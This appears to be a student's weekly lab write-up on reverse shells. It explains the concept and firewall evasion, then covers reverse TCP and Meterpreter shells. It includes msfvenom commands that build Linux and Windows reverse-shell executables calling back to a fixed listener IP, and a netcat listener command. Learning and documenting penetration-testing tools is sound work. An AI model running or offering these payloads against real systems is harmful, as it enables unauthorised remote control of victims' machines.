Overview

This week's goal was mainly to learn about reverse shells and how to deploy them in different ways. Below is some research on reverse shells in general, then more specifics on Reverse TCP shells and Meterpreter shells.

Reverse Shells

A reverse shell essentially aims to do the opposite of a usual remote access connection. Generally, the user creates a connection and the target system is the listener - this is sometimes referred to as a bind shell. In a reverse shell, it is the user system that listens, waiting for the target system to send pings at certain intervals. This is used in order to circumvent most firewalls that might be implemented. Usually, a system's firewall is set to limit incoming traffic more strictly than outgoing traffic. This could potentially block a bind shell, which would be trying to send a message to create the connection. A blocked reverse shell would be much less likely, as the target host would be the one creating the connection.
Creating a reverse shell is fairly simple, as all one needs is a routable IP address and something like netcat to listen for incoming signals. There are many different ways to create one, but I will only be focusing on two of those for this week.

Reverse TCP

A reverse TCP shell is fairly self-explanatory - it creates the aforementioned reverse shell using a TCP connection. First, the attacker opens a listener on their system at a chosen port. Then, the attacker creates the connection with the remote machine by executing some code. This code depends on the type of shell you want to create. I used Metasploit for the creation of all of my shells, though I used netcat to listen for the stageless ones.

The commands I used to create the shell are as follows:
Linux: `msfvenom -p linux/x86/shell_reverse_tcp LHOST=129.21.92.44 LPORT=4444 -f elf > reverse-shell.elf`
Windows: `msfvenom -p windows/shell/reverse_tcp LHOST=129.21.92.44 LPORT=4444 -f exe > reverse-shell.exe`


I used `nc -nvlp 4444` to listen for the shells.

Meterpreter

Meterpreter is part of Metasploit, a penetration testing toolset. It is essentially a payload providing the reverse shell. It uses in-memory DLL (dynamic-link library) injection, meaning it does not write to the disk, and it creates no new processes, so it has a small “forensic footprint”. Meterpreter uses a Reverse TCP shell similar to the above, but with a common software set, making it more advanced and more useful.

The commands for these are:
Linux: `msfvenom LHOST=129.21.92.44 LPORT=4444 -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp -e generic/none -f elf > mtrptr-shell.elf`
Windows: `msfvenom LHOST=129.21.92.44 LPORT=4444 -a x86 --platform windows -p windows/meterpreter/reverse_tcp -e generic/none -f exe > mtrptr-shell.exe`

To listen, I used the msfconsole commands.



Citations

https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/
https://www.netsparker.com/blog/web-security/understanding-reverse-shells/
https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/
https://www.metasploit.com/